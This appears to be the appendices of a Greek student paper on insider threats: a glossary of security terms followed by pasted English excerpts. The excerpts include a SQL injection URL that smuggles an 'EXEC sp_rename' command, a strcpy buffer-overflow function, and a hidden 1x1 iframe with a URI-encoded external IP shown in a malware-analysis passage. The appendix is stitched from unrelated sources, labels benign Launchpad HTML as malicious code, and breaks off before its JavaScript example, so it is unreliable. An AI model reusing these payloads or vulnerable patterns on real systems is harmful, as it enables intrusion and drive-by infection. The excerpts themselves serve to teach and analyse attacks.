(γλωσσάρι επεξήγησης τεχνικών όρων)

Logical bomb: Κώδικας γραμμένος ώστε να εκτελεστεί σε περίπτωση που συμβεί κάτι αρνητικό για τον υπάλληλο, μετά από χρονικό διάστημα.

Social engineering: Κερδίζετε πρόσβαση σε συστήματα μετά από παρότρυνση από άτομο σε άτομο.

IT: Είναι εκείνο το τμήμα της εταιρείας που είναι υπεύθυνο για την διαχείριση της πληροφορίας

Business plan: Ένα επιχειρηματικό σχέδιο είναι ένα έγγραφο που συνοψίζει την επιχειρησιακή και οικονομική τους στόχους της επιχείρησης και περιέχει τα λεπτομερή σχέδια και τους προϋπολογισμούς που δείχνει πώς οι στόχοι είναι να πραγματοποιηθεί.

DBA: Ένας διαχειριστής της βάσης δεδομένων (σύντομη φόρμα DBA) είναι ένα πρόσωπο που είναι υπεύθυνο για το σχεδιασμό, υλοποίηση, συντήρηση και επισκευή της βάσης δεδομένων ενός οργανισμού.

Outsourcing: Ο όρος outsourcing χρησιμοποιείται με ασυνέπεια, αλλά συνήθως περιλαμβάνει την ανάθεση της λειτουργίας των επιχειρήσεων σε κάποιον εξωτερικό πάροχο. Με αυτή την έννοια, δύο οργανισμοί μπορούν να εισέλθουν σε μια συμβατική συμφωνία η οποία να περιλαμβάνει την ανταλλαγή υπηρεσιών και πληρωμών.

System administrator : Το άτομο που έχει προσληφθεί από την εταιρεία για να συντηρεί το δίκτυο μια εταιρείας , ο system administrator είναι μέρος του IT(information technology) η του ηλεκτρονικού τμήματος της εταιρείας.

Web services : Είναι ο τρόπος επικοινωνίας μεταξύ δυο ηλεκτρονικών συσκευών μέσα απο το δίκτυο. Το W3C ορίζει σαν web service το software που είναι σχεδιασμένο για να συντονίζει την επικοινωνία μεταξύ δύο συσκευών.

Cracker : Είναι κάποιος που εισέρχεται στον ηλεκτρονικό υπολογιστή τρίτου προσώπου, συχνά σε δίκτυο , ανακαλύπτει passwords η licenses και γενικότερα καταρρίπτει την ασφάλεια ενός ηλεκτρονικού υπολογιστή. Ο cracker θα κάνει κάτι παράνομο για να βγάλει κέρδος η ακόμα για να ικανοποιήσει το εγώ του.

Logs : Είναι αρχεία καταγραφής λειτουργιών μιας εφαρμογής , συνήθως αποτυπώνονται μηνύματα για να είναι πιο εύκολος ο εντοπισμός προβλημάτων, για να μπορεί ο σχεδιαστής να απομονώσει το πρόβλημα .

Visualazation : Είναι ο τρόπος αναπαράστασης των δεδομένων ώστε να υπάρχει καλύτερη εικόνα, βγαίνουν συγκεντρωτικά στοιχεία από τα δεδομένα όταν ο όγκος τους είναι αρκετά υψηλός.

Εσωτερική απειλή (Insider threat)

Cloud/ Cloud computing : Με τον όρο αυτό αναφερόμαστε στην ύπαρξη πολλών φυσικών μηχανημάτων σε ένα σύστημα ώστε ο τελικός χρήστης να το βλέπει ως ένα. Τα μηχανήματα αυτά συνήθως βρίσκονται σε διαφορετικούς γεωγραφικούς προσδιορισμούς

.

ΠΑΡΑΡΤΗΜΑ Β

(source code/ πηγαίος κώδικας)

Κώδικας που εκτελείται για sql injection :

sp_makewebtask can take in excess of 30 arguments. A discussion of all of these is beyond the scope of this paper, however SQL Server Books Online (supplied with MS-SQL 2000) provides complete details. The most basic format is:
sp_makewebtask [@outputfile =] 'outputfile', [@query =] 'query'
To quote directly from SQL Server Books Online:


sp_rename can be used to change column and table names.
sp_rename [@objname =] 'obj ect_name' , [@newname =] 'new_name'
[, [@objtype =] 'object_type']
So for example to rename the author table to say authors, the following would do nicely.
http://stuart/homebase/practical/in dex.asp?story=784;%20EXEC%20sp_rename%20'author',%20'authors'—

Παράδειγμα over buffer attack :

Το παρακάτω παράδειγμα είναι γραμμένο σε γλώσσα c++ και δείχνει πόσο απλό είναι να γίνει μια επίθεση σε θέσεις μνήμης που δεν επιτρέπεται από το πρόγραμμα. Παρακάτω υπάρχει μια αναπαράσταση της μνήμης.

```
char *lccopy(const char *str) {
        char buf[BUFSIZE];
        char *p;
        strcpy(buf, str);
        for (p = buf; *p; p++) {
                if (isupper(*p)) {
                        *p = tolower(*p);
                }
        }       return strdup(buf);
```

```
}
```



Στο παρακάτω διάγραμμα φαίνεται πόσο μπορεί να ελεγχτεί και σε πια βήματα μια εσωτερική και μια εξωτερική απειλή.

Το παρακάτω διάγραμμα καταγράφει τις κινήσεις που πρέπει να γίνουν για να αντιμετωπιστεί μια απειλή.




Figure 7: Attack tree showing various threats and corresponding controls

Το παρακάτω παράδειγμα αφορά Malicious code

```
</div>

    <div class="portlet">

  <h4>"usplash" source package in
  ubuntu:</h4>

  <div class="portletBody portletContent">


      <b>Current release:</b>
      <a href="https://launchpad.net/distros/ubuntu/+source/usplash/0.4-29">0.4-29</a><br />

<b>Creator:</b>
<img alt="" src="/@@/user" />
<a href="https://launchpad.net/people/keybuk">Scott James Remnant</a><br />

<b>Maintainer:</b>
<img alt="" src="/@@/user" />
<a href="https://launchpad.net/people/mjg59">Matthew Garrett</a><br />

<b>Maintainer defaults:</b><sup>*</sup><br />
<div style="margin-left: 10px;">
  <b>Urgency:</b>
  Low Urgency<br />

  <b>Component:</b>
  main<br />

  <b>Architectures:</b>
  any<br />
</div>
```

One of the main areas of focus when performing security research on a HTML specimen is any URLs that show up as links to other sites or resources. There are several alternate ways to literally represent these URLs in the web page, and one of them is through a process called "escaping" or "uri-encoding". The general conversion process involves taking the plain single character such as "." and converting it to its 2-character hexadecimal representation such as "2E", and then prefixing the sequence with a percent sign. So, to represent a period as its uri-encoded form, the result would be the sequence "%2E". This is commonly used to express reserved characters in a URI in a standardized way.

As you might expect, this formatting can be abused by people who wish to hide the content of an external link from casual view. Here is a fairly common example, which is to escape the entire URI:

```
<iframe src=%68%74%74%70%3A%2F%2F%38%35%2E%32%34%39%2E%32%32%2E%31%38%2F%69%6E%64%65%78%2E%68%74%6D%
frameborder="0" width="1" height="1" scrolling="no" name=counter></iframe>
```

The question is, how do we decode this? One way is to use a perl regex:

```
$ cat document | perl -pe 's/%([0-9A-Z]){2}/chr(hex($1))/ieg;'
```

The regex does a global search-and-replace on sequences of two bytes in the range 0-9 or A-Z, which are valid hexadecimal numbers, prefixed by the percent-sign. Each of these are replaced with the converted value of the backmatching sequence, which is the two-byte string we specified above in our range operator.

Conversion is accomplished through use of the "e" flag in the regex which means "extended". This allows calling perl functions directly in the replacement expression. First, the hex() function will convert the hex string, which is stored in the variable $1 by the backmatch, to a proper character-byte, and, second, the chr() function will convert that character-byte into a screen-readable character. The "i" specifies to make the matching case-insensitive and the "g" specifies to perform the replacement globally on the entire input.

Another way to do it is to use the perl URI::Escape module, which is available by default in most perl installations:

```
$ cat document | perl -MURI::Escape -pne '$_=uri_unescape($_)'
```

URI:Escape is useful as well because the inverse operation is easy. This will take the document and escape it. The "\0-\377" range is the sequence over which to perform the escaping, which is to say, all characters of the document:

```
$ cat document | perl -MURI::Escape -pne '$_=uri_escape($_,"\0-\377");'
```

Upping the Ante

The above example is effectively a simple search-and-replace on the document to unescape all trivially-escaped strings. What about more complex examples? Enter Javascript.

With Javascript it is possible to hide the entire document inside the script, including all markup tags, and even other Javascript. Because Javascript evaluates the code in the browser after delivery but before display, and that evaluation can change the state of the document, this complicates the process of safely analyzing the vulnerability.

Here is an example of a malicious document. This is the entirety of the page, and is what comes across the network to the browser. Our goal is to unwind to the final de-obfuscated result, which contains the actual exploit.